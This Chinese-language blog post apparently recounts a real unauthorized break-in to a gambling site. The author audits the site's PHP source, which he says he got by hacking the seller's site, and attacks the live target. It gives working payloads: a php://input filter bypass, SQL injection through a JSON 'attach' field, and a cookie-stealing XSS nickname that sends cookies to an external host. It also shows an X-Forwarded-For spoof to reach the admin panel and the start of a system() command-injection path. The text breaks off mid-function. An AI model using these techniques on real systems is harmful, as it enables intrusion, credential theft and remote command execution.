

实战审计某BC站源码，并拿下权限

原创 HACK学习 HACK学习呀

2019-12-27原文

我们废话不多说，直接看过程吧！

源码的获取来源我就不透露了，找下载这种源码的站，想办法把卖源码的站撸了，然后免费下载就完事了

目标站点使用的源码就是下面这套，名字就不透露了，主要分享审计思路和渗透思路

> 此电脑 > 软件 (D:) > phpstudy_pro > WWW > 1					搜索*1*
名称	修改日期	类型	大小		
admin	2019/12/18 17:13	文件夹			
caiji	2019/12/16 21:43	文件夹			
core	2019/12/16 21:43	文件夹			
data	2019/12/17 22:01	文件夹			
lib	2019/12/16 21:43	文件夹			
main	2019/12/25 14:35	文件夹			
template	2019/12/16 21:43	文件夹			
.htaccess	2019/12/25 14:34	HTACCESS 文件	1 KB		
applogo.png	2019/6/14 12:46	PNG 文件	10 KB		
favicon.png	2019/6/14 12:46	PNG 文件	7 KB		
my.cnf	2019/6/14 12:46	CNF 文件	2 KB		
readme.txt	2019/6/14 12:46	TXT 文件	2 KB		
安装必读.txt	2019/6/30 14:12	TXT 文件	2 KB		
安装说明.txt	2019/6/30 14:00	TXT 文件	1 KB		

先来看看目录结构

```
Web 前 台 默 认 解 析 的 是 main 目 录
Admin后台管理解析的是admin目录
```

然而一般bc站点都是前后台分离，也就是前台1.1.1.1的服务器，后台2.2.2.2的服务器

然后使用的是同台数据库服务器

那我们先看main目录

Index.php文件为入口文件

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
include_once("inc/function.php");

if(is_mobile() && !$_GET['pc']) {
    header('location:mobile.php?c=index&a=index');
}else{
    header('location:pcindex.php?tj='.$_GET['tj'].'&referer='.$_GET['referer']);
}
```

是pc端就跳到pcindex.php，继续跟进

```
<?php
include_once("inc/conn.php");
include_once("inc/function.php");

$tid=intval($_GET['tj']);
if($tid)setcookie('tj',$tid);
$referer=str_check($_GET['referer']);
if(!empty($referer))setcookie('referer',$referer);
?>
```

看到包含了两个文件，跟进看看

Function.php

```
pcindex.php  conn.php  function.php
1 <?php
2 function session_check(){
3     global $db;
4     if (empty($_SESSION["userid"]) || empty($_SESSION["password"]) || empty($_SESSION["username"])){
5
6         setcookie("userid");
7         setcookie("username");
8         setcookie("password");
9
10        session_destroy();
11        echo "<meta charset='utf-8' />";
12        echo "<script>alert('您还没登录或者链接超时，请登录!');window.location='/login.php';</script>";
13        exit;
14    }else{
15        //如果帐号被冻结，立即注销退出
16        if(isset($_SESSION['freeze']) && $_SESSION['freeze'] == 1)
17        {
18            //退出
```

Conn.php

```

<?php
session_start();
ini_set("display_errors", "Off");
error_reporting(E_ERROR);
error_reporting(E_ALL ^ E_NOTICE);
include_once ("mysql_class.php");
include_once ("config.php");
include_once (dirname(__DIR__)."/../data/config.php");
include_once (dirname(__DIR__)."/../core/define.php");
$web_datahost=$dbhost;
$web_database=$database;
$web_datauser=$dbuser;
$web_datapassword=$dbpass;
define(CONTROLLER, 'b.php' );
$db = new db;
$db->connect($web_datahost, $web_datauser, $web_datapassword, $web_database, $web_pconnect);

if(function_exists('date_default_timezone_set')) {
    date_default_timezone_set('Asia/Chongqing');
}

/**全局过滤*****
global_check();
function global_check()
{
    foreach($_GET as $key=>$value){
        if(checkSqlKey($value)) exit("didi8888 access denied!");
        StopAttack($key,$value);
    }
    foreach($_POST as $key=>$value){
        if(checkSqlKey($value)) exit("didi8888 access denied!");
        StopAttack($key,$value,1);
    }
    foreach($_COOKIE as $key=>$value){
        if(checkSqlKey($value)) exit("didi8888 access denied!");
        StopAttack($key,$value,2);
    }
    foreach($_REQUEST as $key=>$value){
        if(checkSqlKey($value)) exit("didi8888 access denied!");
        StopAttack($key,$value,2);
    }
}

```

HACK学习呀

可以看到，function.php看名字就可以看出来，函数库
Conn.php文件存放着各种过滤方法

我们一个一个看

下面一整页，是conn.php提取出来的过滤函数
我们继续看，我会一个一个讲解

[illegible]


```
function htmldecode($str) {
    if (empty ( $str ) || "" == $str) {
        return "";
    }
    $str = strip_tags ( $str );
    $str = htmlspecialchars ( $str );
    //$str = nl2br ( $str );
    $str = str_replace ( "?", "", $str );
    $str = str_replace ( "!", "", $str );
    $str = str_replace ( ":", "", $str );
    $str = str_replace ( "-", "", $str );
    $str = str_replace ( " ", "", $str );
    $str = str_replace ( "%", "", $str );
    $str = str_replace ( "^", "", $str );
    $str = str_replace ( " ", "", $str );
    $str = str_replace ( "select", "", $str );
    $str = str_replace ( "join", "", $str );
    $str = str_replace ( "union", "", $str );
    $str = str_replace ( "where", "", $str );
    $str = str_replace ( "insert", "", $str );
    $str = str_replace ( "delete", "", $str );
    $str = str_replace ( "update", "", $str );
    $str = str_replace ( "like", "", $str );
    $str = str_replace ( "drop", "", $str );
    $str = str_replace ( "create", "", $str );
    $str = str_replace ( "modify", "", $str );
    $str = str_replace ( "rename", "", $str );
    $str = str_replace ( "alter", "", $str );
    $str = str_replace ( "cast", "", $str );
    $str = str_replace ( "truncate", "", $str );
    $str = str_replace ( "exec", "", $str );
    $str = str_replace ( ";", "", $str );
    //$str = str_replace ( ",", "", $str );
    $str = str_replace ( "=", "", $str );

    $filter = array("/\f\r\t\w/", "/<(\/?)(script|?frame|object|meta|?|\\&)([>]*?)>/isU", "/<([>]*)on[a-zA-Z]\s*={[>]*>/isU");
    $replace = array(" ", "", "\\1\\2");
    $str = preg_replace($filter, $replace, $str);
    //$str = preg_replace($filter, $replace, $str);
    $filter = array("/\f\r\t\w/", "/<(\/?)(style|html|body|title|link|?|\\&)([>]*?)>/isU", "/<([>]*)on[a-zA-Z]\s*={[>]*>/isU");
    $replace = array(" ", "<br>", "\\1\\2");
    $str = preg_replace($filter, $replace, $str);
    return $str;
}
```

那我们现在来梳理下思路

1、只要包含了conn.php文件的，就会自动调用全局过滤

checkSqlKey函数，StopAttack函数，就是这两个函数

2、只要调用了str_check方法的，就一定是包含了conn.php方法，并且调用额外的函数

checkSqlKey函数，StopAttack函数，inject_check函数，htmldecode函数，这四个函数































这里可以说是无敌的了，你需要找另外的方法去绕过他才行，绕过的思路就是

































1、不 含 conn.php 文 件

2、包含了conn.php文件，通过key去传递值，绕过value的检测




























简单的说就是我们传递aa=bb，那么全局过滤函数检查的是bb，而不去检查aa

那我们开始找文件，找可以绕过的

	.well-known	2019/12/16 21:43	文件夹	
	adv2	2019/12/16 21:43	文件夹	
	class	2019/12/16 21:43	文件夹	
	css	2019/12/16 21:43	文件夹	
	download	2019/12/16 21:43	文件夹	
	image	2019/12/16 21:43	文件夹	
	images	2019/12/16 21:43	文件夹	
	img	2019/12/16 21:43	文件夹	
	img2	2019/12/16 21:43	文件夹	
	inc	2019/12/16 21:43	文件夹	
	js	2019/12/16 21:43	文件夹	
	payworth.net	2019/12/16 21:43	文件夹	
	pic	2019/12/16 21:43	文件夹	
	public	2019/12/16 21:43	文件夹	
	rotate	2019/12/16 21:43	文件夹	
	ssl	2019/12/16 21:43	文件夹	
	template	2019/12/16 21:43	文件夹	
	.htaccess	2019/12/25 14:35	HTACCESS 文件	1 KB
	1.html	2019/12/18 12:35	HTML 文件	1 KB
	1.php	2019/12/16 22:07	PHP 文件	1 KB
	403.html	2019/6/14 20:12	HTML 文件	1 KB
	404.html	2019/6/14 20:12	HTML 文件	1 KB
	active.php	2019/6/14 12:46	PHP 文件	5 KB
	agreement.php	2019/6/14 12:46	PHP 文件	30 KB
	ajax.php	2019/12/17 21:24	PHP 文件	50 KB
	b.php	2019/6/14 12:46	PHP 文件	1 KB
	binding.php	2019/6/14 12:46	PHP 文件	12 KB
	chargecallback.php	2019/12/18 14:14	PHP 文件	4 KB
	chargecallback1.php	2019/6/14 12:46	PHP 文件	
	chargecallback2.php	2019/6/14 12:46	PHP 文件	3 KB

 chargecallback4.php	2019/6/14 12:46	PHP 文件	3 KB
 chargecallback5.php	2019/6/14 12:46	PHP 文件	3 KB
 chargecallback6.php	2019/6/14 12:46	PHP 文件	3 KB
 confirmmsg.php	2019/6/14 12:46	PHP 文件	1 KB
 download.php	2019/6/14 12:46	PHP 文件	2 KB
 favicon.ico	2019/6/14 12:46	ICO 文件	5 KB
 footer.php	2019/6/14 12:46	PHP 文件	2 KB
 forgetpass.php	2019/6/14 12:46	PHP 文件	3 KB
 forgetpass_1.php	2019/6/14 12:46	PHP 文件	4 KB
 forgetpass_2.php	2019/6/14 12:46	PHP 文件	3 KB
 friend.php	2019/6/14 12:46	PHP 文件	3 KB
 game.php	2019/6/14 12:46	PHP 文件	11 KB
 getuserpoints.php	2019/6/14 12:46	PHP 文件	1 KB
 gift.php	2019/6/14 12:46	PHP 文件	5 KB
 googleb03bf5a173fe531b.html	2019/6/14 12:46	HTML 文件	1 KB
 gwnotify.php	2019/6/14 12:46	PHP 文件	2 KB
 gwpay.php	2019/6/14 12:46	PHP 文件	3 KB
 gwreturn.php	2019/6/14 12:46	PHP 文件	2 KB
 index.php	2019/12/17 21:26	PHP 文件	1 KB
 login.php	2019/6/14 12:46	PHP 文件	3 KB
 member.php	2019/6/14 12:46	PHP 文件	7 KB
 merchants.php	2019/6/14 12:46	PHP 文件	2 KB
 mnull.html	2019/6/14 12:46	HTML 文件	1 KB
 mobile.php	2019/6/14 12:46	PHP 文件	1 KB
 news.php	2019/6/14 12:46	PHP 文件	2 KB
 notice.html	2019/6/14 12:46	HTML 文件	2 KB
 pay.php	2019/6/14 12:46	PHP 文件	2 KB
 paytest.php	2019/6/14 12:46	PHP 文件	1 KB
 pcindex.php	2019/12/16 22:09	PHP 文件	6 KB
 pcnull.html	2019/6/14 12:46	HTML 文件	1 KB
 product.php	2019/6/14 12:46	PHP 文件	7 KB
 proexchang.php	2019/6/14 12:46	PHP 文件	8 KB

HACK学习呀

	rankings.php	2019/6/14 12:46	PHP 文件	4 KB
	recharge.php	2019/6/14 12:46	PHP 文件	9 KB
	recharge_order_pay.php	2019/6/14 12:46	PHP 文件	6 KB
	refreshstatus.php	2019/6/14 12:46	PHP 文件	1 KB
	reg.php	2019/6/14 12:46	PHP 文件	8 KB
	robots.txt	2019/6/14 12:46	TXT 文件	1 KB
	rotate.php	2019/6/14 12:46	PHP 文件	1 KB
	sautopress.php	2019/6/14 12:46	PHP 文件	10 KB
	sgame.php	2019/6/14 12:46	PHP 文件	25 KB
	sgame_open_recode.php	2019/6/14 12:46	PHP 文件	100 KB
	sgamerecord.php	2019/6/14 12:46	PHP 文件	7 KB
	sgamerule.php	2019/6/14 12:46	PHP 文件	128 KB
	sgameservice.php	2019/6/14 12:46	PHP 文件	27 KB
	slogin.php	2019/6/14 12:46	PHP 文件	5 KB
	smbinfo.php	2019/12/16 22:40	PHP 文件	142 KB
	smodel.php	2019/6/14 12:46	PHP 文件	21 KB
	sms.php	2019/6/14 12:46	PHP 文件	2 KB
	spress.php	2019/6/14 12:46	PHP 文件	70 KB
	srecdetail.php	2019/6/14 12:46	PHP 文件	56 KB
	strend.php	2019/6/14 12:46	PHP 文件	47 KB
	swinresult.php	2019/6/14 12:46	PHP 文件	4 KB
	swinstat.php	2019/6/14 12:46	PHP 文件	7 KB
	top.php	2019/6/14 12:46	PHP 文件	4 KB
	vcode.php	2019/6/14 12:46	PHP 文件	11 KB
	web.config	2019/6/14 12:46	XML Configurati...	1 KB
	withdrawals.php	2019/6/14 12:46	PHP 文件	1 KB
	使用说明.txt	2019/6/30 14:01	TXT 文件	1 KB

HACK学习呀

一路下来，这么多个文件，一个一个细看
发现了一处可以绕过的地方，使用php伪协议绕过
我们跟进文件查看

```

<?php
include_once("inc/conn.php");
include_once("inc/function.php");

$postData = file_get_contents("php://input");
$postDataArr = json_decode($postData, true);
if(empty($postDataArr)){
    $ret['resultCode'] = "-1";
    $ret['msg'] = "回调参数错误";
    echo json_encode($ret);
    exit;
}

```

HACK学习呀


可以看到，这一处是包含了conn.php文件的，但是他有个可以绕过的办法就是

```
File_get_contents("php://input")
```


这个利用的是php的伪协议获取值

比如我们传递post内容aaaaaa，那么就是获取aaaaaa
而我们正常的post内容应该是aa=bb才对
那么这个点就可以绕过value的检测

我们来看下burp下的情况，这里修改下代码，输出\$postData值



可以看到没有被全局过滤方法给拦截到
继续看代码



需要将\$postData方法给json解码，那么我们这里传递的肯定就是json格式的数据了



可以看到，获取到了解码后的值，并且没有被拦截。

有同学可能会问，这不是传递了value值了吗，我们输出下\$_POST方法看看

```
$_POST<br />array(1) {  
  ["script":"script"]=>  
    string(0) ""  
}  
array(1) {  
  ["script"]=>  
    string(6) "script"  
}
```

HACK学习呀

可以看到\$_POST认为我们传递的是整个参数{"script":"script"}，值是空

所以这里就可以天然绕过了
我们继续看

```

$postData = file_get_contents("php://input");

$postDataArr = json_decode($postData , true);
echo '$_POST'. "<br />";
var_dump($_POST);
var_dump($postDataArr);exit;
if(empty($postDataArr)){
    $ret['resultCode'] = "-1";
    $ret['msg'] = "回调参数错误";
    echo json_encode($ret);
    exit;
}

$file = "/tmp/pay.log";
@file_put_contents($file, $postData, FILE_APPEND);

$params['code'] = $postDataArr['code'];
$params['attach'] = $postDataArr['attach'];
$params['paynum'] = $postDataArr['paynum'];
$params['paytype'] = $postDataArr['paytype'];
$params['money'] = $postDataArr['money'];
$params['paytime'] = $postDataArr['paytime'];
$params['resultCode'] = $postDataArr['resultCode'];
$params['resultmsg'] = $postDataArr['resultmsg'];
$sign = $postDataArr['sign'];

if($params['resultCode']==0){
    $attachArr = explode("_", $postDataArr['attach']);
    $id = (int)$attachArr[2];
    $order_id = $attachArr[1];

    $sql="select * from pay_online where id={$id} and order_id='{$order_id}'";
    echo $sql;
    $result = $db->query($sql);
}

```

看到sql语句那里，是拼接的，那么这里的注入肯定跑不了，别问，问就是全局过滤拦不住我们

可以看到\$**id**为int类型，\$**order_id**是可控参数，那么我们看是怎么获取的

```

$attachArr=      explode("_",      $postDataArr['attach']);
$order_id= $attachArr[1];

```

那我们只需要传递attach并且通过_分割值即可，取第一位赋值给\$order_id

再看if条件


```

$params['resultCode']==0
$params['resultCode'] =$postDataArr['resultCode'];

```


我们还需要传递个值resultCode=0即可

我们发送构造的请求



可以看到完整的sql语句

参数为 {\"resultCode\":\"0\",\"attach\":\"1_2_3\"}
修改 payload
参数为 {\"resultCode\":\"0\",\"attach\":\"1 2' 3\"}



可以看到，mysql报错了

不过遗憾的是这里是盲注，不是显注

然后就是注管理员账号密码的过程。过程比较简单，就不写了

我们在来整理下审计和渗透思路

- 1、有管理员账号密码了
- 2、找到后台
- 3、Getshell

后台怎么找呢，后台不解析在同一台机器的，只能XSS了

继续看源码去审计

发现了个有趣的文件，B.php

```
<?php
header('Content-type:text/html;charset=utf-8');
define('KKROOT', dirname(__FILE__));
define('ROOT', dirname(__DIR__));
error_reporting(E_ERROR | E_WARNING | E_PARSE);
define('APP_NAME', 'index');
define('APP_PATH', 'index');
define('RUNTIME_PATH', './Cache/');
define('TPL_PATH', './template/tpl/');
define('DATA_PATH', ROOT.'/data/');
define('APP_DEBUG', false);

//定义权限
define('READ', 1<< 0);    // 把可读权限放在最右边
define('WRITE', 1<<1);    // 可读权限向左移一位
define('DEL', 1<<2);    // 可执行权限向左移两位
include(dirname(__DIR__)."/core/ini.php");
Controller::run();
```

HACK学习呀

这个文件审计的过程就不讲解了，大概的作用就是
会去实例化lib\index\action下的类以及
core\controller下的类

通过url来控制实例化哪个类哪个方法

比如

```
b.php?c=user&a=reg
就是调用UserAction.php->reg()
```

```
function reg()
{
    if (IS_AJAX) return $this->doReg();
    echo 'reg';
}
```

HACK学习呀

那么我们来查看doreg()

内容比较长我就只贴出关键的代码

```
$nickname = Req::post('nickname');
$nickname = str_replace("http", "", $nickname);
```

```
$nickname      =      str_replace("href","",      $nickname);  
if ($nickname  ==  "" ||strlen($nickname)  >  20)  {  
    return $this->result(1, " 昵 称 错 误 , 长 度 不 超 过 20 位 !");  
}
```

这里就是单纯的获取post参数nickname

然后将http, href字眼替换为空, 这个好绕过

问题是长度只能是20以内, 包括20

我们看一个正常的xss payload

```
<script src=1.js> </script>
```

就我上面的payload, 都没带地址, 就超过20了, 并且script在全局过滤方法checkSqlKey里出现了, 可以用别的payload

```
<img src=x onerror=.....>
```

所以说这里, 就别想着加载js文件, 怎么都大于20个字符了

单单能把后台给打出来就不错了

再改改payload

```
<img src=//aa.bb>
```


我们看上面的payload

加载img标签, 访问http或https的aa.bb域名

我们只需要在aa.bb域名下默认解析index.php文件即可

然后在index.php文件里获取对方的ip port referer保存下来即可

但是这样不稳妥, 因为管理员有点意识就会发现被人X了, 看下图



HACK学习呀

会有大概这样的图标, 于是继续找有没有更好的办法, 没有就只能用这个了

然后找到了mobile.php

```
<?php
header('Access-Control-Allow-Origin:*');
header('Content-type:text/html;charset=utf-8');

$a=!empty($_GET['a']) ? $_GET['a'] : "";
$c=!empty($_GET['c']) ? $_GET['c'] : "";
if ($a==" " || $c==" ") {
    header('location:mnull.html');
}

define('KKROOT', dirname(__FILE__));
define('ROOT', dirname(__DIR__));

error_reporting(E_ERROR | E_WARNING | E_PARSE);
define('APP_NAME','mobile');
define('APP_PATH','mobile');
define('RUNTIME_PATH','./Cache/');
define('TPL_PATH','./template/tpl/');
define('DATA_PATH',ROOT.'/data/');
define('APP_DEBUG',false);

//定义权限
define('READ', 1<< 0);    // 把可读权限放在最右边
define('WRITE', 1<<1);    // 可读权限向左移一位
define('DEL', 1<<2);    // 可执行权限向左移两位
include(dirname(__DIR__).'./core/ini.php');
Controller::run();
```

HACK学习呀

细心的同学可以看到，代码跟b.php一样的

但是这里，他调用的是mobile端的代码，我们来看看手机端的注册代码

```
$nickname = Req::post('nickname');
$username = Req::post('mobile');
$tjid = Req::post('tjid', 'intval')?:0;
$nickname = str_replace("http", "", $nickname);
$nickname = str_replace("href", "", $nickname);
$source=$COOKIE["source"]?:Req::post('tjid', 'intval')?:0;
```

HACK学习呀

可以看到比上面的b.php少了一行

```
if ($nickname =="" || strlen($nickname) > 20) {

    return $this->result(1, "昵称错误,长度不超过20位!");
}
```

这里可以看到没有限制字符的长度。那么舒服了，不限制长度，有各种方法能绕过他

后来尝试后发现出问题了，于是在数据库一看

nickname	varchar	50	0
----------	---------	----	---

Nickname的长度只能是50以内，包括50。

一系列努力下，凑出了50个字符，能打cookie的代码

```
<svg/onload="newImage().src=`//aa.bb/?`+cookie">
```

结果发现双引号被转义了。导致代码出问题。

就老老实实的

```

```

把img标签给隐藏下，增加下隐蔽性

最终，通过手机端注册，在昵称处打入xss的payload，然后想办法让管理员看到，触发即可

然后审计代码，将网站目录解析到admin，看后台代码

📁 > 软件 (D:) > phpstudy_pro > WWW > 1 > admin				
名称	修改日期	类型	大小	
📁 .idea	2019/12/16 21:43	文件夹		
📁 editor	2019/12/16 21:43	文件夹		
📁 images	2019/12/16 21:43	文件夹		
📁 inc	2019/12/16 21:43	文件夹		
📁 js	2019/12/16 21:43	文件夹		
📁 log	2019/12/16 21:43	文件夹		
📄 1.html	2019/12/18 12:06	HTML 文件	1 KB	
📄 403.html	2019/6/14 20:12	HTML 文件	1 KB	
📄 404.html	2019/6/14 20:12	HTML 文件	1 KB	
📄 admin_abnormal.php	2019/6/14 12:46	PHP 文件	18 KB	
📄 admin_about.php	2019/6/14 12:46	PHP 文件	7 KB	
📄 admin_active.php	2019/6/14 12:46	PHP 文件	10 KB	
📄 admin_admin.php	2019/12/18 12:03	PHP 文件	14 KB	
📄 admin_canadatimezone.php	2019/6/14 12:46	PHP 文件	6 KB	
📄 admin_cash_eqianbao.php	2019/6/14 12:46	PHP 文件	6 KB	
📄 admin_centerbank.php	2019/6/14 12:46	PHP 文件	69 KB	
📄 admin_createaccount.php	2019/6/14 12:46	PHP 文件	6 KB	

一个一个点的看，发现领取红包处，以及投注处可以让后台管理员看到

就去用前面的注入点，把红包的领取码注出来，然后领取红包后去投注

没过多久，目标后台便被打出来了

当我一访问后台地址，您的ip不允许访问
就想了想，代码是这样获取ip的

```

function get_ip()
{
    if ($_SERVER["HTTP_CLIENT_IP"]) $ip = $_SERVER["HTTP_CLIENT_IP"];
    else if ($_SERVER["HTTP_X_FORWARDED_FOR"]) $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    else if ($_SERVER["REMOTE_ADDR"]) $ip = $_SERVER["REMOTE_ADDR"];
    else if (getenv("HTTP_X_FORWARDED_FOR")) $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("HTTP_CLIENT_IP")) $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("REMOTE_ADDR")) $ip = getenv("REMOTE_ADDR");
    else $ip = "1.1.1.1";

    if(strpos($ip, ",")){
        $ip_data=explode(",",$ip);
        $ip = $ip_data[1];
    }

    StopAttack('ip',str_replace('.', '', $ip));

    if(strlen($ip) > 15) $ip = "";

    return $ip;
}

```

HACK学习呀

那么我们伪造XFF头即可绕过限制

在我们的请求头里设置对方管理员的ip即可

```
X-Forwarded-For: 123.123.123.123
```

然后就绕过了限制，看到了后台登录口了

把账号密码一输，成功进入后台

那我们现在只差一步getshell了

找了半天，没有文件上传，修改配置文件处，也没法闭合

继续审计，找到了个有趣的方法

```

57 //采集类
58 $GameKind = GetGameKindFromGameType($GameType);
59 if($GameKind == "") $msg = "游戏类型参数错误，无法开奖";
60
61 $sql = "select open_url from game_catch_config where gamekind = '{$GameKind}'";
62 $result = $db->query($sql);
63 if($row=$db->fetch_array($result))
64 {
65     $cmd = "cd /alidata/www/! :8/caiji && {$row['open_url']} No={$No} resultStr={$kgno}";
66     system($cmd);
67     $msg = "已成功执行开奖，是否已开奖请关注监测结果";
68 }

```

HACK学习呀

这里执行system函数，并且我们能控制参数

那么这里命令执行跑不了，怎么样才能让我们的命令执行

这里我只贴出关键代码，太长了


```

global $db;
$No = isset($_POST['no'])?FilterStr($_POST['no']):"";
$kgno = isset($_POST['kgno'])?FilterStr($_POST['kgno']):"";
$GameType = isset($_POST['gametype'])?FilterStr($_POST['gametype']):"";
$No = intval($No);
if($No == 0 || $GameType == "")
{
    $arrReturn[0]["cmd"] = "err";
    $arrReturn[0]["msg"] = "参数错误";
    ArrayChangeEncode($arrReturn);
    echo json_encode($arrReturn);
    return;
}

```

HACK学习呀

当post参数no不等于0，并且参数gametype不等于空即可

```

if($GameType == "gamefast10" || $GameType == "gamefast11" || $GameType == "gamefast16" || $GameType == "gamefast28" || $GameType == "gamefast22" ||
$GameType == "gamefast36" || $GameType == "gamefastgy")
{
    //急速类
    $sql = "call sys_kj_{$GameType}({$No})";
    $arrT = $db->mysqli_multi_query($sql);
    if($arrT[0][0]["result"] == 0){
        WriteLog($_SESSION["Admin_UserID"].": ".usersip().": ". $sql);
        $msg = "开奖成功!";
    }else{
        $msg = "系统错误, 开奖失败!";
    }

    $arrReturn[0]["cmd"] = "ok";
    $arrReturn[0]["msg"] = $msg;
    ArrayChangeEncode($arrReturn);
    echo json_encode($arrReturn);
    return;
}

```

HACK学习呀

然后当gametype不等于if里的某项值即可到达我们可以操控的位置

```

else
{
    //采集类
    $GameKind = GetGameKindFromGameType($GameType);
    if($GameKind == "") $msg = "游戏类型参数错误, 无法开奖";

    $sql = "select open_url from game_catch_config where gamekind = '{$GameKind}'";
    $result = $db->query($sql);
    if($row=$db->fetch_array($result))
    {
        $cmd = "cd /alidata/www/ /cai ji && {$row['open_url']} No={$No} resultStr={$kgno}";
        system($cmd);
        $msg = "已成功执行开奖, 是否已开奖请关注监测结果!";
    }
    else
    {
        $msg = "无法取得开奖地址";
    }

    $arrReturn[0]["cmd"] = "ok";
    $arrReturn[0]["msg"] = $msg;
    ArrayChangeEncode($arrReturn);
    echo json_encode($arrReturn);
}

```

HACK学习呀

即进入else分支

而我们的参数GameType调用了GetGameKindFromGameType方法，跟进查看

```

function GetGameKindFromGameType($GameType)
{
    $GameKind = "";
    if($GameType == "game11" || $GameType == "game16" || $GameType == "game28" || $GameType == "gameself28" || $GameType == "gamebj11" || $GameType ==
"gamebj16" || $GameType == "game36" || $GameType == "gamebj36" || $GameType == "gamewv" || $GameType == "gameedu")
    {
        $GameKind = "gamebj";
    }
    else if($GameType == "gamepk10" || $GameType == "gamegjl0" || $GameType == "gamepk22" || $GameType == "gamepk1h" || $GameType == "gamepkyyj" ||
$GameType == "gamepksc")
    {
        $GameKind = "gamepk";
    }
    else if($GameType == "gamecan28" || $GameType == "gamecan16" || $GameType == "gamecan11" || $GameType == "gamecan36" || $GameType == "gamecanwv" ||
$GameType == "gamecandw")
    {
        $GameKind = "gamecan";
    }
